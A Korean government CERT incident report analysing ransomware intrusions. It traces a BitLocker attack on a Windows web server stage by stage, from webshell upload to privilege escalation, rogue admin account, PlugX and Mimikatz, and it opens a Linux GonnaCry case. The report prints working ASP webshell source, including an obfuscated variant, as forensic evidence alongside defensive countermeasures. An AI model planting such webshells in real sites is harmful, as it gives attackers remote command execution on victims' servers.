2020-11

최근 기업 대상 랜섬웨어 사고사례 및 대응방안

흔하지만 주목해야 할 사이버 보안 위협

랜·섬·웨·어

인터넷침해대응센터
KrCERT/CC
KOREA INTERNET SECURITY CENTER

과학기술정보통신부

KISA 한국인터넷진흥원

CONTENTS

집　　필 : 침해사고분석단 사고분석팀
김광연 팀장, 임정호 수석,
한승원 수석, 송지훤 책임

감　　수 : 신대규 본부장, 이동근 단장

KISC KrCERT/CC KOREA INTERNET SECURITY CENTER
인터넷침해대응센터
KrCERT/CC
KOREA INTERNET SECURITY CENTER

Ⅰ. 서론

공격자가 해킹을 하는 이유는 금전적 이득의 욕구, 파괴의 욕구, 능력 과시의 욕구 등으로 다양하지만, 그 모든 욕구의 집합체가 랜섬웨어 공격이다.

기업에서 랜섬웨어 공격이 발생하면 데이터가 모두 암호화되어 업무가 불가능해지고, 웹서버나 DB서버가 암호화 된 경우는 홈페이지 운영이 중단되어 전자상거래를 할 수 없는 등 경제적 피해도 크다.

최근 랜섬웨어 공격은 운영체제를 가리지 않고 발생하고 있으며, 피해를 극대화하고 복구가 어렵도록 기업의 중요(웹, DB, 회계, 메일 등)서버 및 온라인 백업서버를 한순간에 암호화 시킨다.

또한, 자신의 침투흔적을 은폐하여 사고 원인과 피해범위 식별이 어렵도록 각종 시스템, 응용프로그램의 로그를 삭제하고 백도어 악성코드 등을 통해 외부에서 명령어를 수행한다. 사고 원인이 명확히 밝혀지지 않으면 근본적인 조치를 취할 수 없어, 재발방지 노력이 수포로 돌아갈 수 있다.

다행히 앞으로 소개할 사례들의 공격 기법은 이미 취약점에 대한 보안업데이트가 공개된 것들로 기업 입장에서 최신 보안업데이트 적용 등의 기본 보안 수칙을 지킴으로써 방어가 가능하다.

본 문서에서는 윈도우와 리눅스 운영체제에서 동작하는 최신의 랜섬웨어 침해사고 사례를 ATT&CK Matrix에 맞추어 살펴보고 방어자 관점에서 주의해야 할 점과 대응 방안에 대해서 살펴보고자 한다.

Ⅱ. 윈도우 서버 대상 비트라커(BitLocker) 랜섬웨어 사고 사례

1. 개요


최근 윈도우 서버를 대상으로 한 랜섬웨어의 양상이 진화했다. 기존에는 서버에 침투하여 관리자 권한을 획득한 후 랜섬웨어 파일을 직접 실행하여 중요 문서나 이미지 등의 특정 파일에 대한 암호화 후 복구를 대가로 금전을 요구하였다.

하지만 최근 공격자들은 백신 및 랜섬웨어 대응솔루션을 우회하기 위해 랜섬웨어 파일을 직접 실행하는 대신 운영체제에 기본적으로 내장된 디스크 암호화 기능인 비트라커(BitLocker)를 이용해 디스크를 암호화한 후 복구를 대가로 금전을 요구하는 사례가 증가하고 있으며, 이에 대한 사고 분석 사례를 침투단계별 설명과 대응방안을 소개한다. 윈도우 서버를 운영하는 기업 및 기관은 본 사고사례를 참고하여 취약점 보완, 모니터링 등을 통해 피해를 입지 않도록 미리 예방하는 것이 중요하다.

비트라커(BitLocker) 설명 및 증상

o Windows 7, Server 2008부터 제공하는 디스크 암호화 기능
o 암호화 시 설정한 비밀번호나 복구키가 있어야 복호화 가능
o 최초 설정 후 디스크 재연결 시 잠김(Lock)
o BitLocker 기능을 악용하는 침해사고 급증(별도의 랜섬웨어 불필요)
o 최근의 비트라커 침해사고에서 아래와 같은 증상을 확인할 수 있음

[윈도우 로그인하기 전 잠금 해제를 대가로 금전을 요구하는 메시지]




[디스크가 암호화 되어 열람 불가]

2. 공격 시나리오 요약

공격자는 웹서버에 설치된 게시판의 파일업로드 취약점을 이용하여 웹셸을 업로드한 후 웹셸을 이용해 권한상승 도구를 업로드 및 실행을 통해 시스템 권한을 획득하였다. 이후 비정상 계정을 생성하고 원격으로 접속하여 비트라커(BitLocker)를 실행, 디스크를 암호화한 후 금전을 요구하였다.

개요도 및 주요 공격 단계를 요약하면 아래와 같다.



[비트라커 랜섬웨어 침해사고 개요도]

[1] Initial Access : 최초 침투

웹 취약점을 이용해 웹셸을 업로드하고 업로드한 웹셸을 이용해 또 다른 웹셸을 업로드하여 침투 기반을 마련

[2] Privilege Escalation : 권한 상승

웹셸을 이용해 윈도우 운영체제에서 시스템 권한을 획득할 수 있는 도구를 업로드한 후 권한상승 도구 실행으로 시스템 권한을 획득

[3] Credential Access : 계정정보 확보

원활한 원격접속을 위해 획득한 시스템 권한을 이용하여 계정을 생성하고 생성한 계정을 관리자 그룹에 추가

[4] Defense Evasion : 추적 회피

자신의 침입이 탐지 되는 것을 피하기 위해 웹셸을 이용해 윈도우 권한 상승 도구 삭제

[5] Persistence : 지속성 유지

해킹된 시스템에 접속할 수 있는 경로 차단에 대비해 원격제어용 악성코드 설치

[6] Impact : 디스크 암호화

윈도우 운영체제에 내장된 디스크 암호화 기능(비트라커)을 이용하여 디스크를 암호화하고 복구를 대가로 금전을 요구

3. 침투 단계별 상세 내용 및 대응전략

본 절에서는 침해사고의 침투 단계별 상세와 대응전략을 소개한다.

1 Intial Access : 최초 침투

가. 웹 취약점을 이용한 웹셸 업로드

공격자는 모 기업 홈페이지의 '고객상담' 게시판의 파일(이미지, 문서 등) 첨부 기능을 이용해 첫 번째 웹셸(test.cer)을 업로드 하였다. 업로드 한 웹셸은 시스템 정보 유출, 내부 취약점 서비스 스캔 등의 악의적인 행위가 가능하도록 공격자의 명령어를 전달하는 역할을 한다.

[공격자가 웹셸(test.cer) 업로드 시 이용한 게시판]

```
2020-07-31 00:25:21 [redacted] POST /board/boardExec.asp - 80 - [redacted] Mozilla/5.0+(
Windows+NT+6.1;+WOW64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/74.0.3729.131+
Safari/537.36 http://www.[redacted].kr/board/boardWrite.asp?board_name=mtm 200 0 0 406
```

[게시판의 파일업로드 취약점을 이용해 웹셸 업로드(출처 : access log, 시간대 : UTC+0)]

```
<%eval request("a")%>
```

[웹셸(test.cer)의 소스코드]

대응 방안

파일업로드 취약점 보완	▶ 오픈소스 게시판 보안 패치 ▶ 파일 업로드 제한(확장자 등) ▶ 업로드 파일 저장 시 파일명 변경

나. 업로드 한 첫 번째 웹셸을 이용해 또 다른 웹셸 2차례(2종) 업로드

공격자는 첫 번째 업로드 한 웹셸(test.cer)을 이용해 또 다른 웹셸(info.asp)을 업로드하고, 이 웹셸(info.asp)을 이용해 다른 웹셸(cate_into1.aspx)을 추가로 업로드 하였다. 자신이 업로한 첫 번째 웹셸이 관리자 또는 백신에 의해 삭제되는 것에 대비해 추가적으로 웹셸(2종)을 업로드한 것으로 추정된다.

o 첫 번째 업로드 한 웹셸(test.cer)을 이용해 또 다른 웹셸(info.asp) 업로드

```
2020-07-31 00:27:43                POST /upload/customer/test.cer - 80 - . .                Mozill
a/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)  http://www                .kr 200 0 0 156
```

[웹셸(test.cer)을 이용해 또 다른 웹셸(info.asp)을 업로드 (출처 : access log, 시간대 : UTC+0)]


```
<%
<!--
Function SZIH(CMAL):
 CMAL = Split(CMAL,"%")
 For x=0 To Ubound(CMAL)
  SZIH=SZIH&Chr(CMAL(x)-17)
 Next
End Function
EXecutE(SZIH("118%135%114%125%49%131%118%130%134%
118%132%133%57%51%126%131%71%51%58"))
-->
%>
```

[웹셸(info.asp) 소스코드]


o 웹셸(info.asp)을 이용해 추가 웹셸(cate_into1.aspx) 업로드

```
2020-07-31 00:29:27                POST /badmin/customer/info.asp - 80 -                Mozill
a/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)  http://www.                .kr 200 0 0 531
```

[웹셸(info.asp)을 이용해 또 다른 웹셸(cate_into1.aspx) 업로드 (출처 : access log, 시간대 : UTC+0)]



[웹셸(cate_into1.aspx) 접근 시 비밀번호를 입력]



[비밀번호 입력 후 웹셸 접근 화면]

대응 방안

파일 업로드 디렉토리 실행권한 제거	▶ 웹셸 파일이 업로드 되었더라도 실행할 수 없도록 권한 제한
	
	[IIS 웹서버 – 파일 업로드 디렉토리 "실행" 권한 제거 방법]
	• 업로드 폴더 우클릭 > 등록 정보 > 디렉토리 > 실행권한 "없음" 설정
	
	[Apache 웹서버 – 파일 업로드 디렉토리 "실행" 권한 제거 방법]
	① Apache 설정 파일(/etc/httpd/conf/httpd.conf) 수정
	`<Directory "/usr/local/apache">`
	`AllowOverride FileInfo`
	`</Directory>`
	
	② 파일 업로드 디렉토리에 .htaccess 파일 생성 및 아래 내용 작성
	`<.htaccess>`
	`<FilesMatch "₩.(ph|inc|lib)">`
	`Order allow, deny`
	`Deny from all`
	`</FilesMatch>`
	`AddType text/html .html .htm .ph .php .php3 .php4 .phtml .phps .in .cgi .pl .shtml .jsp`

2 Privilege Escalation : 권한 상승

가. 웹셸을 이용해 권한상승 도구 업로드

윈도우 운영체제에서 시스템(System) 권한을 획득할 수 있는 도구(SweetPotato[1])를 웹셸(info.asp)을 이용해 업로드 후 관리자 모니터링 및 백신탐지 우회 등의 목적으로 파일명을 변경하였다.

o 웹셸(info.asp)을 이용해 윈도우 권한상승 도구(SweetPotato) 업로드

```
2020-07-31 00:38:46          POST /badmin/customer/info.asp - 80 -          .Mozil
la/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)  http://www          .kr 200 0 0 515
```

[권한상승 도구를 업로드하기 위해 웹셸을 이용 (출처 : access log, 시간대 : UTC+0)]

TimeStamp(UTC+9)	Full Path(from $MFT)	Event
2020-07-31 09:38:46	₩ProgramData₩SweetPotato.vmp.exe	File_Created

[권한상승 도구 생성시간 확인 (출처 : USN Journal)]

대응 방안

상위 디렉토리 접근 제한	▶ IIS 7.0의 경우 ① 인터넷 정보 서비스(IIS) 관리자 > 해당 사이트 > IIS > ASP ② "부모 경로 사용" 항목을 False로 설정

나. 권한상승 도구 실행으로 시스템 권한 획득

시스템 권한 획득을 위해 권한상승 도구(SweetPotato)를 실행하였다.

Folder Path	FileName	First Excuted Time (UTC+09:00)
C:₩ProgramData	sdfp.exe	2020-07-31 09:39:16 Fri

[권한상승 도구 실행 (출처 : AmCache)]

대응 방안

비정상 파일 생성여부 모니터링	▶ 윈도우 운영체제에서 공격자가 권한상승 도구를 업로드 하는 폴더에 비정상 파일 생성 유무 주기적 점검 o C:₩ProgramData 폴더 등에 비정상 파일 생성유무 점검

1) 윈도우 운영체제의 서비스 계정 권한에서 SYSTEM 권한으로 상승할 수 있게 해주는 대표적인 도구로 JuicyPotato, RottenPotato, RoguePotato 등이 있으며, 이 사고에서는 공격자가 웹(IIS) 권한에서 SYSTEM 권한으로 상승하여 관리자 계정을 생성하여 악용하였음

3 Credential Access : 계정정보 확보

공격자는 원격에서 시스템 내부에 쉽게 접근하기 위해 웹셸(cate_into1.aspx)을 이용해 계정(test)을 생성하고, 생성한 계정을 관리자 그룹에 추가하였다.

```
2020-07-31 00:39:19 POST /badmin/cate/cate_into1.aspx - 80 - Mozill
a/5.0+(Windows+NT+6.1;+WOW64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/74.0.37
29.131+Safari/537.36 http:/, kr/badmin/cate/cate_into1.aspx 200 0 0 3328
```

[계정을 생성하기 위해 웹셸을 이용한 흔적 (출처 : access log, 시간대 : UTC+0)]

계정	SID	계정생성시각 (UTC+09:00)	로그인횟수	최종로그인시각 (UTC+09:00)
test	1008	2020-07-31 09:39:19 Fri	4	2020-07-31 10:27:08 Fri

[test 계정 생성 (출처 : 레지스트리)]

Date	Time	Event	Category	Computer
2020-07-31	오전 9:39:19	4720	User Account Management	WIN-NCE3AO0526H

사용자 계정을 만들었습니다.
주체:
보안 ID: S-1-5-18
계정 이름: WIN-NCE3AO0526H$
계정 도메인: WORKGROUP
로그온 ID: 0x3e7
새 계정:
보안 ID: S-1-5-21-519506966-1478554988-2173250353-1008
계정 이름: test

[test 계정 생성 (출처 : Event log)]

Date	Time	Event	Category	Computer
2020-07-31	오전 9:39:19	4732	Security Group Management	WIN-NCE3AO0526H

구성원을 보안된 로컬 그룹에 추가했습니다.
주체:
보안 ID: S-1-5-18
계정 이름: WIN-NCE3AO0526H$
계정 도메인: WORKGROUP
로그온 ID: 0x3e7
구성원:
보안 ID: S-1-5-21-519506966-1478554988-2173250353-1008
계정 이름: -
그룹:
보안 ID: S-1-5-32-544
그룹 이름: Administrators

[test 계정을 Administrators 그룹에 추가 (출처 : Event log)]

대응 방안

비정상 계정 생성 여부 모니터링	▶ 사용하지 않는 비정상 계정 생성 여부 모니터링 o 확인방법 : 명령프롬프트(cmd)에서 'net user' 입력

④ Defense Evasion : 추적 회피

공격자는 자신의 행위를 은폐하기 위해 웹셸(info.asp)을 이용하여 윈도우 권한상승 도구 파일(sdfp.exe)을 삭제하였다.

[권한상승도구를 삭제하기 위해 웹셸에 접근한 흔적(출처 : access log, 시간대 : UTC+0)]

TimeStamp(UTC+9)	Full Path(from $MFT)	Event
2020-07-31 09:39:42	₩ProgramData₩sdfp.exe	File_Closed , File_Deleted

[권한상승 도구 삭제(출처 : USN Journal)]

대응 방안

비정상 파일 생성 여부 모니터링	▶ 윈도우 운영체제에서 공격자가 권한상승 도구를 업로드 하는 폴더에 비정상 파일 생성 유무 주기적 점검 o C:₩ProgramData 폴더 등에 비정상 파일 생성유무 점검

⑤ Persistence : 지속성 유지

공격자는 최초 침투서버를 거점으로 삼기위해 외부에서 원격데스크톱으로 부정 접속(test 계정)하고 원격제어용 악성코드 설치 및 계정정보 수집을 위한 도구를 실행하였다.


가. 생성한 test 계정을 이용해 원격데스크톱 접속

o 공격자는 자신이 생성한 웹셸을 이용하여 피해시스템에 원격데스크톱 접속(2020-07-31 09:43:18 ~ 09:50:25)

- 이벤트로그의 원본 네트워크 주소가 자기 자신으로 기록되고 당시 웹셸을 이용한 것으로 미루어 웹셸의 'PortMap' 기능을 이용한 것으로 판단

Date	Time	Event	Description
2020-07-31	오전 9:43:18	21	원격 데스크톱 서비스: 세션 로그온 성공: 사용자: WIN-NCE3AO0526H₩test 세션 ID: 7 원본 네트워크 주소: 127.0.0.1
2020-07-31	오전 9:43:18	22	원격 데스크톱 서비스: 셸 시작 알림 받음: 사용자: WIN-NCE3AO0526H₩test 세션 ID: 7 원본 네트워크 주소: 127.0.0.1
2020-07-31	오전 9:50:25	23	원격 데스크톱 서비스: 세션 로그오프 성공: 사용자: WIN-NCE3AO0526H₩test 세션 ID: 7

[test 계정을 이용한 원격데스크톱 접속 (출처 : Event Log)]



[웹셸의 'PortMap' 기능]

나. 구글 업데이트를 위장한 PlugX[2] 악성코드 설치

o C:₩PerfLogs₩ 폴더에 PlugX 관련 파일 생성

TimeStamp(UTC+9)	Full Path(from $MFT)	Event
2020-07-31 09:46:02	₩PerfLogs₩license.rtf	File_Created
2020-07-31 09:46:03	₩PerfLogs₩GoogleUpdate.exe	File_Created
2020-07-31 09:46:03	₩PerfLogs₩goopdate.dll	File_Created

[PlugX 악성코드 관련 파일 생성 (출처 : USN Journal)]

o PlugX 악성코드(GoogleUpdate.exe) 실행

Folder Path	FileName	First Excuted Time (UTC+09:00)
C:₩PerfLogs	GoogleUpdate.exe	2020-07-31 09:46:20 Fri

[PlugX 악성코드 실행 (출처 : AmCache)]

o PlugX 악성코드가 'Mico' 서비스명으로 설치

* PlugX 서비스명은 Mico 뿐만 아니라 다른 이름으로도 설치될 수 있음

[PlugX 악성코드가 'Mico' 서비스로 등록 (출처 : 서비스 목록)]

2) 원격제어형 악성코드의 한 종류로서 3가지가 조합된 형태(정상 프로그램(EXE), 악성 DLL 모듈, 암호화된 데이터 파일)로 배포되며, 명령조종지(C&C)로부터 명령을 받아 프로세스 목록, 키보드 입력 값, 화면캡쳐 등의 정보를 유출

TimeStamp(UTC+9)	Full Path(from $MFT)	Event
2020-07-31 09:46:20	₩ProgramData₩Mico₩GoogleUpdate.exe	File_Created
2020-07-31 09:46:20	₩ProgramData₩Mico₩goopdate.dll	File_Created
2020-07-31 09:46:20	₩ProgramData₩Mico₩license.rtf	File_Created

['Mico' 서비스 관련 파일 생성 (출처 : USN Journal)]

다. 내부 추가 서버 침투를 위해 윈도우 계정정보(계정명, 비밀번호) 수집 도구(Mimikatz) 생성 및 실행

TimeStamp(UTC+9)	Full Path(from $MFT)	Event
2020-07-31 09:47:20	₩PerfLogs₩sysmimi.bat	File_Created
2020-07-31 09:47:21	₩PerfLogs₩mimidrv.sys	File_Created
2020-07-31 09:47:21	₩PerfLogs₩mimikatz.exe	File_Created
2020-07-31 09:47:24	₩PerfLogs₩mimilib.dll	File_Created
2020-07-31 09:47:41	₩PerfLogs₩t.txt	File_Created

[Mimikatz 관련 파일 생성 (출처 : USN Journal)]

대응 방안

백신 실시간 기능 활성화	▶ 서버 및 PC에 백신을 설치하고 실시간 감시 기능 실행 및 자동 업데이트 설정

⑥ Impact : 디스크 암호화

공격자는 test 계정을 이용해 원격데스크톱 접속 후 윈도우 운영체제의 기본 디스크 암호화 기능인 비트라커를 이용해 디스크를 암호화 하였다.

가. test 계정을 이용해 원격데스크톱 접속

Date	Time	Event	Description
2020-07-31	오전 10:27:08	21	원격 데스크톱 서비스: 세션 로그온 성공: 사용자: WIN-NCE3AO0526H₩test 세션 ID: 1 원본 네트워크 주소: [redacted]
2020-07-31	오전 10:27:08	22	원격 데스크톱 서비스: 셸 시작 알림 받음: 사용자: WIN-NCE3AO0526H₩test 세션 ID: 1 원본 네트워크 주소: [redacted]
2020-07-31	오전 10:30:49	39	2 세션에서 1 세션의 연결을 끊었습니다.

[test 계정을 이용해 원격데스크톱 접속 (출처 : Event Log)]

나. 비트라커 실행

계정명	이름	최종실행시각 (UTC+09:00)
test_NTUSER	{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}₩BitLockerWizardElev.exe	2020-07-31 10:30:27 Fri

[비트라커 실행파일(BitLockerWizardElev.exe) 실행 (출처 : 레지스트리)]

[BitLocker로 디스크 암호화]

대응 방안

오프라인 백업	▶ 온라인으로 연결된 백업서버까지 암호화 되어 복구를 하지 못한 사례가 다수 있으므로 중요 자료는 별도 오프라인 백업 필요

Ⅲ. 리눅스 대상 고너크라이(GonnaCry) 랜섬웨어 사고 사례

1. 개요

최근 호스팅사를 대상으로 하는 랜섬웨어 해킹사고가 잇따라 발생하였다. 웹호스팅사에서 랜섬웨어 침해사고가 지속적으로 발생하는 이유는 크게 두 가지이다.


첫째, 단일 웹 서버에 비해 공격 포인트가 많다는 것이다. 웹호스팅 서버에서 운영되는 수 백 개의 웹사이트 중에서, 보안이 취약한 한 개 사이트에 대한 공격으로 웹서비스 권한을 가진 셸을 탈취할 수 있다.

두 번째는 서버 서비스의 최신 보안업데이트를 적용하기 어렵다는 것이다. 운영 서버의 최신 보안 업데이트가 적용이 안 되어 있으면, 로컬권한 상승 취약점 등을 통해 루트권한까지 탈취 당하게 되어 서버 전체의 사고로 이어진다.


공격자는 웹호스팅 서버의 이러한 문제점을 집요하게 공격 중이며, 다음의 랜섬웨어 사고 사례 분석을 통해 대응방안을 알아보고자 한다.

Gonnacry 설명 및 증상

o 특정 파일을 암호화하는 리눅스용 랜섬웨어로 학술적 목적으로 제작되어 Github에 공개됨
o 파일 암호화에 AES, 보안키 생성을 위해 RSA/ECC 암호화 알고리즘을 사용
o 복호화를 위해 암호화 시 생성된 키파일(enc_files.gc)이 있어야 함
  * 랜덤키, 랜섬IV, 파일의 경로 및 파일명으로 구성
o Gonnacry 랜섬웨어 침해사고에서 아래와 같은 랜섬 노트를 확인할 수 있음



[복구 대가, 이메일 연락처에 대한 정보]



